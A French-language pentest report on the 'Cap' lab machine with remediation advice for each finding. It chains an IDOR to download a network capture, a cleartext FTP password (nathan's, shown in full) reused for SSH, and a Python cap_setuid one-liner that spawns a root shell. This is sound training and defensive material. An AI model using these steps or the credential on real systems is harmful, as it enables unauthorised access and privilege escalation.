
RAPPORT D'EXPLOITATION TECHNIQUE

Nom du Projet : **Pentest-cap**

Auteur : **Aurian-P**

Organisation cible : **Cap**

Date du test : **20/08/2026**

Version du document : **1**

Synthèse Exécutive & Périmètre

Périmètre :

- Cible assignée : cap.htb (10.129.102.239)
- Type d'évaluation : Pentest "Boîte Noire" (black box) interne

Synthèse des résultats :

L'évaluation a permis la compromission totale du système cible (accès privilèges Root).
L'attaque s'est déroulée selon la chaîne d'exploitation suivante :

1. Exploitation d'une vulnérabilité IDOR sur l'application web pour télécharger une capture réseau.
2. Extraction d'identifiants en clair (nathan) du fichier PCAP permettant un accès SSH distant.
3. Élévation locale de privilèges vers root via le détournement de la capability Linux cap_setuid appliquée à l'interpréteur Python.

Sévérité	Nombre
Critique	1
Elevée	2
Moyenne / Faible	0

Cartographie des Services

Un balayage de ports avec Nmap a révélé les services exposés suivants :

Port/Protocole	Service	Version	Information supplémentaire
21/TCP	FTP	vsftpd 3	Accès anonyme désactivé
22/TCP	SSH	OpenSSH 8.2p1	Authentification par mot de passe/clé requise
80/TCP	HTTP	Gunicorn	Application "Security Dashboard"

Fiches détaillées des vulnérabilités

VULN -01: Contrôle d'accès défaillant (IDOR) sur l'endpoint : /data/

Sévérité : Elevée (CVSS v3.1 7.5) | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CWE : CWE-639 — Authorization Bypass Through User-Controlled Key

Composant : <http://cap.htb/data/>(<http://cap.htb/data/{id}>)

Description :

Une vulnérabilité de type IDOR (Insecure Direct Object Reference) a été identifiée au niveau de l'endpoint /data/<id> de l'application web.

Les identifiants de session {id} sont des entiers séquentiels.

L'application ne vérifie pas si l'utilisateur authentifié est propriétaire de la ressource demandée lors de la modification de ce paramètre.

L'exploitation de cette vulnérabilité a permis de récupérer une capture réseau contenant des informations sensibles utilisées dans la suite de la chaîne d'exploitation.

Preuve de concept :

Navigation vers l'historique des captures via l'interface web.

The screenshot shows a web browser at the URL `http://cap.htb/data/0`. The page has a header with navigation links: Home / Dashboard. Below the header is a section titled "Data Type" containing a table of network statistics:

Data Type	Count
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

At the bottom of the table is a teal "Download" button.

L'application retourne un fichier PCAP correspondant à la toute première capture système (0.pcap), contenant du trafic réseau d'autres utilisateurs/services.

`curl -s http://cap.htb/data/0 -o 0.pcap`

This screenshot shows the same dashboard as above, but with a download notification overlay. The notification shows a file icon, the name "0(1).pcap", the status "Completed — 9.7 KB", and a "Show all downloads" link. A red circle highlights the "Download" button at the bottom left of the dashboard.

Impact :

Divulcation non autorisée d'informations sensibles réseau (fichiers PCAP) appartenant à d'autres utilisateurs ou services de l'application.

Recommandations / Remédiation :

Implémenter un contrôle d'accès strict côté serveur (Access Control Layer) vérifiant que le jeton de session de l'utilisateur l'autorise à consulter le fichier ciblé.

Remplacer les identifiants séquentiels prédictibles (0, 1, 2) par des identifiants uniques non prédictibles (UUID v4).

Ne pas exposer de captures réseau contenant des données sensibles depuis une application web accessible aux utilisateurs.

Ajouter des tests automatisés de contrôle d'accès afin de détecter les IDOR lors des phases de développement et de recette.

VULN-02 : Transmission d'identifiants en clair et réutilisation de mot de passe

Sévérité : Élevée (CVSS v3.1 : 7.5 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CWE : CWE-319 — Cleartext Transmission of Sensitive Information

Composant : Service FTP (Port 21) / Service SSH (Port 22)

Description :

L'analyse de la capture réseau récupérée depuis l'application web (0.pcap) a révélé l'utilisation du protocole FTP non chiffré. Les identifiants de connexion y transitent en clair. De plus, ces identifiants sont réutilisés pour l'accès SSH au serveur.

Preuve de concept :

tshark -r 0.pcap -Y "ftp.request.command == USER or ftp.request.command == PASS"

33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=30 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.

Résultat : nathan : Buck3tH4TF0RM3

Connexion au service SSH : ssh nathan@10.129.102.239 --> Obtention d'un shell utilisateur

```
ssh nathan@10.129.124.120
```

Vérification de l'identité de l'utilisateur :

```
nathan@cap:~$ id  
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
```

Impact :

Interception d'identifiants de connexion légitimes permettant un accès distant non autorisé au système (prise de contrôle du compte utilisateur nathan via SSH).

Recommandations / Remédiation :

Forcer l'utilisation de protocoles chiffrés (SFTP / FTPS / SSH) et désactiver les services en clair (FTP). Ne jamais stocker ou exposer de captures réseau contenant des identifiants réels.

Procéder à une rotation immédiate des identifiants ayant été exposés.

Mettre en place une politique empêchant la réutilisation des mots de passe entre plusieurs services.

Privilégier une authentification SSH par paires de clés cryptographiques (RSA/Ed25519) en désactivant PasswordAuthentication.

VULN-03 : Elévation de privilèges locale via Linux Capability CAP_SETUID sur Python

Sévérité : Critique (CVSS v3.1 : 7.8 | CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-250 — Execution with Unnecessary Privileges

MITRE ATT&CK : T1548.001 — Abuse Elevation Control Mechanism: Setuid and Setgid

Description technique :


Une énumération des privilèges locaux sous le compte nathan a permis d'identifier une Linux Capability critique (cap_setuid) attribuée à l'interpréteur Python 3.8. Cette configuration permet à n'importe quel utilisateur exécutant ce binaire de modifier son ID d'utilisateur effectif (UID) et d'usurper l'identité de n'importe quel compte, y compris root.

Cette mauvaise configuration constitue une élévation locale de privilèges.

Preuve de concept :

Enumération des capabilities sur le système de fichiers :


`getcap -r / 2>/dev/null`



```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

Exécution d'une commande Python exploitant la capability `cap_setuid` pour réutiliser l'UID à 0 (Root) et ouvrir un shell privilégié :

`python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'`



```
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~#
```

Vérification de l'élévation de privilèges :



```
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
```

Cette preuve démontre qu'un utilisateur disposant initialement des privilèges de nathan peut obtenir les privilèges root via le binaire Python configuré avec `CAP_SETUID`.

Impact :

Compromission totale et irréversible de l'hôte (accès root). Un attaquant peut altérer le système, accéder à l'ensemble des données, maintenir une persistance ou rebondir sur le réseau interne.

Recommandations / Remédiation :

Supprimer `CAP_SETUID` du binaire Python si cette capability n'est pas strictement nécessaire : `setcap -r /usr/bin/python3.8`

Vérifier l'ensemble des capabilities attribuées aux exécutable du système : `getcap -r / 2>/dev/null`

Appliquer le principe du moindre privilège : ne jamais attribuer de capacités d'élévation à des interpréteurs de code arbitraire.

Ne jamais attribuer CAP_SETUID à un interpréteur de commandes ou de scripts sans nécessité fonctionnelle clairement justifiée.

Éviter d'attribuer des capacités privilégiées à des binaires permettant l'exécution de code arbitraire, tels que Python, Perl, Ruby ou des shells.

Mettre en place une surveillance des modifications de capacités sur les exécutable système.

Vérifier régulièrement les fichiers disposant de capacités privilégiées dans le cadre des audits de configuration.

Lorsque la capability est réellement nécessaire, utiliser un binaire dédié avec des fonctionnalités strictement limitées plutôt qu'un interpréteur généraliste.